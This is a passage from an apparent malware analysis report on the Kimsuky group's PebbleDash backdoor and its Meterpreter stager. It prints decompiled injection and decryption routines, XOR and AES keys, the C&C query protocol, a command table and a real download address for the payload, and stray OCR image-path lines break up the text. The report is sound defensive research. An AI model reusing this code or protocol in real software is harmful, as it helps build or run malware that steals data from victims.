They then run recursion by sending the argument "YRfDFtxLjoBuYXA" along with the path of the previous file as shown below. When PebbleDash samples receive the argument and the third argument, they delete files in the path received through the third argument. The files are not directly deleted but overwritten with


NULL data like the command in the initial PebbleDash version.

```
C:\ProgramData\system32\smss.exe YRfDFtxLjoBuYXA "C:\ProgramData\PebbleDash.exe"
```

4.2.2. Recovering Settings Data


Recently confirmed PebbleDash samples encrypt settings data like previous versions. For the latest form, the simple 0x10 byte Xor method is used. While it is 0x10 byte, the key value is still 0x9F.

- **Xor Key**: 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F



```
call    memmove
movdqa  xmm2, cs:key_xor
lea     rcx, [rbx+20h]
mov     eax, 69h ; 'i'
nop     word ptr [rax+rax+00000000h]

loc_140008D00:
movdqu  xmm0, xmmword ptr [rcx-20h]
lea     rcx, [rcx+40h]
movdqa  xmm1, xmm2
pxor    xmm0, xmm2
movdqu  xmmword ptr [rcx-60h], xmm0
movdqu  xmm0, xmmword ptr [rcx-50h]
pxor    xmm1, xmm0
movdqu  xmmword ptr [rcx-50h], xmm1
movdqa  xmm1, xmm2
movdqu  xmm0, xmmword ptr [rcx-40h]
pxor    xmm0, xmm2
movdqu  xmmword ptr [rcx-40h], xmm0
movdqu  xmm0, xmmword ptr [rcx-30h]
pxor    xmm1, xmm0
movdqu  xmmword ptr [rcx-30h], xmm1
sub     rax, 1
jnz     short loc_140008D00
```

Figure 54. Xor decryption routine



```
Address          Hex                                              ASCII
0000021AD2425790 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00  ................
0000021AD24257A0 01 00 00 00 01 00 00 00 68 00 74 00 74 00 70 00  ........h.t.t.p.
0000021AD24257B0 3A 00 2F 00 2F 00 77 00 77 00 77 00 2E 00 6F 00  :././.w.w.w...o.
0000021AD24257C0 6E 00 65 00 64 00 72 00 69 00 76 00 65 00 72 00  n.e.d.r.i.v.e.r.
0000021AD24257D0 B1 9F F4 9F ED 9F F0 9F B1 9F F4 9F ED 9F B0 9F  ±.ô.í.ð.±.ô.í.°.
0000021AD24257E0 EA 9F EF 9F FB 9F FE 9F EB 9F FA 9F B1 9F EF 9F  ê.ï.û.þ.ë.ú.±.ï.
0000021AD24257F0 F7 9F EF 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F  ÷.ï.............
0000021AD2425800 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F  ................
0000021AD2425810 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F  ................
0000021AD2425820 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F  ................
0000021AD2425830 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F  ................
0000021AD2425840 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F  ................
0000021AD2425850 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F  ................
```

Figure 55. Settings data being decrypted

The following table shows the settings data used in the latest PebbleDash sample. They are mostly similar to the samples discussed earlier in this report. There are some differences; the volume serial number is used along with random data when the sample communicates with the C&C server, and unlike the initial version, which used Raw Socket to communicate with the C&C server, the latest version uses the HTTP protocol.

Offset	Size	Meaning
+0x0000	0x0008	Next C&C communications time
+0x0008	0x0004	Default Sleep time (in minutes)
+0x000C	0x0004	Volume serial number
+0x0010	0x0004	Drive notification flag
+0x0014	0x0004	Session notification flag
+0x0018	0x0208	C&C Server URL #1
+0x0220	0x0208	C&C Server URL #2
+0x0428	0x0208	C&C Server URL #3
+0x0630	0x0208	C&C Server URL #4
+0x0838	0x0208	C&C Server URL #5
+0x0A40	0x0800	Shell (cmd.exe)
+0x1240	0x0800	Temp Directory

Table 23. Settings data

The part that sets the next C&C communications time, default Sleep count, and notification flags for drives and sessions are mostly the same. The status data also have identical values.

Status Data	Meaning
0x00	Initial Value
0x01	Performing waiting routine
0x02	Performing command routine (in units of 5)
0x03	When a drive is added (usually when USB is inserted)
0x04	When a session is added (usually logging in through local or RDP)

Table 24. Types of status data

4.2.3. C&C Communications

The latest version of PebbleDash uses the HTTP protocol to communicate with the C&C server and as such, uses queries to send and receive data. The following table shows the queries used to communicate with the C&C server.


Query Type	Meaning
sep	Types of data that is sent
uid	Volume serial number
sid	Random data
data	Data to be sent

Table 25. Queries used for C&C communication

For instance, when the malware tries to secure the initial connection, it makes a POST request with the following query:

```
[C&C URL]?sep=zDyTRPortBIUyue&uid=7057e9dc&sid=01d1f346
```

"sep" refers to the type of data that will be sent. The current analysis target sample has 6 queries defined but practically, 3 are used.



```
  switch ( a2 )
  {
    case 1:
      v3 = fn_decStr("laPPljWQNg4oXW_3_Sy");    // "zDyTRPortBIUyue"
      goto LABEL_8;
    case 2:
      v3 = fn_decStr("IqZHCV4OmvlmHpNVQ0T");    // "QFbgweAUBDjojNR"
      goto LABEL_8;
    case 3:
      v3 = fn_decStr("z4a4BEECQJl4hDSZfge");    // "BJIcQHTzhmuafuL"
      goto LABEL_8;
    case 4:
      v3 = fn_decStr("b7BqVC9vhnttoWSCOhj");    // "trceNSkCJRwZQQL"
      goto LABEL_8;
    case 5:
      v3 = fn_decStr("TtNV7So14ce9aKr2r02");    // "qWTZUgfjdigTpUW"
      goto LABEL_8;
    case 6:
      v3 = fn_decStr("7-gppfm1kq18_Mv9pPI");    // "lZpReYjnpgYClLi"
LABEL_8:
```

Figure 56. Defined Types

Query Number	Query String	Use
1	zDyTRPortBIUyue	Securing connection with the C&C server
2	QFbgweAUBDjojNR	Sending command perform results
3	BJIcQHTzhmuafuL	Downloading commands
4	trceNSkCJRwZQQL	Not used
5	qWTZUgfjdigTpUW	Not used
6	lZpReYjnpgYClLi	Not used


Table 26. Types of data sent

When the malware successfully connects to the C&C server, it downloads commands using the following query. "uid" is not included as it is only used to establish the initial connection, and the 3rd query and "sid" are used instead.

```
[C&C URL]?sep=BJIcQHTzhmuafuL&sid=01d1f346
```

The downloaded data is likely a string encoded with Base64. The data received goes through the Base64 decoding process. You can check the actual commands if you decrypt the data using the AES128 algorithm.

- **AES128 Key**: erNpiMneSIYnRKoE



```
v20 = fn_base64Dec(recv_data, &recv_size);
v21 = fn_decStr("FmDeOy84eUG6Xv3C8ava");    // AES128 KEY : "erNpiMneSIYnRKoE"
v32 = v21;
if ( v21 )
  fn_vsnwprintf_s(Buffer, 0x104ui64, L"%S", v21);
else
  fn_vsnwprintf_s(Buffer, 0x104ui64, L" ");
if ( v32 )
  v10 = v32;
fn_initAES128(&Block, v10);
if ( v32 )
  free(v32);
v22 = 0i64;
v36 = 0i64;
v23 = v20;
if ( recv_size >= 16 )
{
  v24 = &Destination[-v20 - 16];
  v25 = recv_size >> 4;
  do
  {
    v26 = *v23;
    fn_decAES128(&Block, v23, v23);
```

Figure 57. Base64 Decoding and AES128 Decryption Routine

When receiving commands as well as sending results PebbleDash goes through the AES128 encryption and Base64 encoding process. The AES128 key is the same for both cases. It sends a routine that sends the success and failure status, and the one that sends the result for performing commands. They are all sent as the "data" item shown below.

```
[C&C URL]?sep=QFbgweAUBDjojNR&sid=01d1f346&data=LainSGh6TfPX9wC8LkBHKw==
```

The success and failure status are 0x02 and 0x01 respectively. Upon success, the data is created by going via the following process.

- **Original Data**: 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
- **AES128 Encryption**: 2D A8 A7 48 68 7A 4D F3 D7 F7 00 BC 2E 40 47 2B
- **Base64 Encryption**: LainSGh6TfPX9wC8LkBHKw==

4.2.4. Performing Commands

Most of the commands supported by the latest version of PebbleDash are not much different from the previous samples. Their features are similar as well. For instance, upon self-deletion, it creates the "qsm.bat" batch file and executes it to carry out the process. Furthermore, the command lines used to send results after performing commands are almost the same.

Command	Feature
0x03	Setting current task directory
0x04	Changing MAC time
0x05	Terminating process
0x06	Stealing information of currently running processes
0x07	Deleting files
0x08	Deleting files #2
0x09	Running processes
0x0A	Execution using file download and RegSvr32
0x0B	Execution in file download and memory
0x0C	Uploading files
0x0D	Downloading files
0x0E	Setting the next C&C communications time (in minutes)
0x0F	Setting the next C&C communications time (in Hex)
0x10	Auto-delete
0x11	Stealing system info (Windows version, adapter, status data, etc.)
0x12	Changing settings data
0x13	Sending settings data
0x14	Performing command line commands and stealing results (Hidden)
0x15	Performing command line commands and stealing results
0x16	Maintaining connection

Table 27. Command list

Some of the commands in the list above deserve a special discussion. First of all, it should be noted that most types of malware recently created by Kimsuky group are in DLL forms executed through regsvr32.exe. The purpose of the 0x0A command is to support such malware strains, having an additional command to execute the malware with "regsvr32.exe /s" after downloading payloads. In the case of the 0x0B command, it supports a command that can execute the malware in memory instead of downloading in file forms. This type of payload supports DLL as well as an EXE form PE.

5. Post Infection

After the initial compromise, the Kimsuky group installs a backdoor such as AppleSeed or PebbleDash on the target system. In most cases, they continue to install additional malware strains. While these malware strains can install additional files, steal information, and perform command line commands sent from the attacker, they lack features to remotely control the infected system like other backdoor and RAT malware. This is why the attackers install Meterpreter backdoor of Metasploit or VNC malware to remotely control the system through additional payloads.


VNC, also known as Virtual Network Computing, is a screen sharing system that remotely controls other computers. Similar to the commonly-used RDP, it is used to remotely access and control other systems. The technology allows attackers to control the targeted system in a graphic environment.

This part will discuss malware strains that are additionally installed by the Kimsuky group after the system is infected with AppleSeed or PebbleDash.

5.1. Remote Control

5.1.1. Meterpreter

Metasploit is a penetration testing framework. It is a tool that can be used to inspect security vulnerabilities for networks and systems of companies and organizations, providing various features for each penetration test stage. Like Cobalt Strike, it provides features necessary for each stage, from creating various types of payloads for the initial infection and stealing account credentials to dominating the system via lateral movement.



The Metasploit Framework is released under a BSD-style license. See COPYING for more details.

The latest version of this software is available from: https://metasploit.com

Bug tracking and development information can be found at: https://github.com/rapid7/metasploit-framework

New bugs and feature requests should be directed to: https://r-7.co/MSF-BUGv1

API documentation for writing modules can be found at: https://rapid7.github.io/metasploit-framework/api

Questions and suggestions can be sent to: Freenode IRC channel or e-mail the metasploit-hackers mailing list


Figure 58. Metasploit GitHub

Cobalt Strike provides Beacon which is the actual malware that operates as a backdoor in the infected PC. Depending on the method of installing a Beacon, it can be classified as Staged or Stageless. When Cobalt Strike is built with the Staged method, a powershell or small shellcode that has a downloader feature is created. The attacker can distribute such small-sized stager through various means. When the stager is executed in the infected PC, it downloads Beacon that is the main malware from the C&C server on the memory and executes it. The Stageless method creates a binary included with Beacon instead. As such, the binary can directly communicate with the C&C server without having to download Beacon.

Metasploit also provides a backdoor that performs actual malicious behaviors like Beacon from Cobalt Strike, called Meterpreter. Like Beacon, it can be created in both Staged and Stageless methods. This means that both Cobalt Strike and Metasploit can be used as penetration test tools to control the infected PC and steal information.

The Kimsuky group mainly uses the stager method. Instead of including Meterpreter in the distributed file, a shellcode is included to download a backdoor containing Meterpreter. To be more precise, the downloaded file is metsrv.dll, the basic backdoor of Meterpreter. The file is created to be executed with the Reflective DLL injection method as shown below. One characteristic of the method is that the start address (the part starting with MZ) can operate as a code. The code that newly loads the DLL file itself into the memory through MZ is executed. When the loading is complete (in other words, when the Reflective DLL injection method is finished), the file hands over the control to run the actual code of metsrv.dll. Note that Meterpreter is modularized depending on its features. Besides the default metsrv.dll, it supports various extension DLLs for privilege escalation or additional tasks.


Most of the samples collected are x64 DLL, executed by being loaded through the regsvr32.exe process. A glance at the file shows that the strings are obfuscated like other malware of the Kimsuky group. The following shows a routine that injects the stager shellcode to rundll32.exe.



```
fn_initStr(v38, "F6184E54B5DFF4C1433E20069FE4CFE86D34", 0x24ui64);
CreateProcessA = fn_getProcAddr(v10, v38);
if ( CreateProcessA(0i64, v8, 0i64, 0i64, 0, 68, 0i64, 0i64, &v46, &v42) )
{
  v55 = 1048579;
  v39 = 0i64;
  v40 = 15i64;
  LOBYTE(v38[0]) = 0;
  fn_initStr(v38, "C2BB91B2855BBE58F23BCF1CBA42BC60D608E127", 0x28ui64);
  GetThreadContext = fn_getProcAddr(v12, v38);
  GetThreadContext(*(&v42 + 1), v54);
  v39 = 0i64;
  v40 = 15i64;
  LOBYTE(v38[0]) = 0;
  fn_initStr(v38, "9EF5F972C854DFD932A63300F26BFDEC37BA", 0x24ui64);
  VirtualAllocEx = fn_getProcAddr(v14, v38);
  v16 = VirtualAllocEx(v42, 0i64, a2[2], 4096i64, 64);
  v36 = 0i64;
  v37 = 15i64;
  LOBYTE(v35[0]) = 0;
  fn_initStr(v35, "3CD177406BC8D6E2BB3A3F104FFBFFCCBD09133C72DA", 0x2Cui64);
  WriteProcessMemory = fn_getProcAddr(v17, v35);
  v19 = a2;
  if ( a2[3] >= 0x10 )
    v19 = *a2;
  WriteProcessMemory(v42, v16, v19, a2[2], 0i64);
```

Figure 59. Decoding routine similar to AppleSeed, Kimsuky group's another backdoor


The injected shellcode downloads Meterpreter on the memory from the 79.133.41[.]237:4001 URL and executes it. The following is the Meterpreter DLL downloaded from the Metasploit C&C server, which is similar to the binary found in the memory area mentioned above.



```
00000000  46 0e 03 00                                      F...
00000004  4d 5a 41 52 55 48 89 e5  48 83 ec 20 48 83 e4 f0  MZARUH.. H.. H...
00000014  e8 00 00 00 00 5b 48 81  c3 8f 5a 00 00 ff d3 48  .....[H. ..Z....H
00000024  81 c3 5c af 02 00 48 89  3b 49 89 d8 6a 04 5a ff  ..\...H. ;I..j.Z.
00000034  d0 00 00 00 00 00 00 00  00 00 00 00 f8 00 00 00  ........ ........
00000044  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  ........ !..L.!Th
00000054  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  is progr am canno
00000064  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  t be run  in DOS 
00000074  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  mode.... $.......
00000084  5b dd 34 7f 1f bc 5a 2c  1f bc 5a 2c 1f bc 5a 2c  [.4...Z, ..Z,..Z,
00000094  59 ed bb 2c 3b bc 5a 2c  59 ed ba 2c 64 bc 5a 2c  Y..,;.Z, Y..,d.Z,
000000A4  59 ed 85 2c 15 bc 5a 2c  16 c4 dd 2c 1e bc 5a 2c  Y..,..Z, ...,..Z,
000000B4  16 c4 c9 2c 0e bc 5a 2c  1f bc 5b 2c db bc 5a 2c  ...,..Z, ..[,..Z,
000000C4  62 c5 ba 2c 05 bc 5a 2c  62 c5 86 2c 1e bc 5a 2c  b..,..Z, b..,..Z,
000000D4  62 c5 84 2c 1e bc 5a 2c  52 69 63 68 1f bc 5a 2c  b..,..Z, Rich..Z,
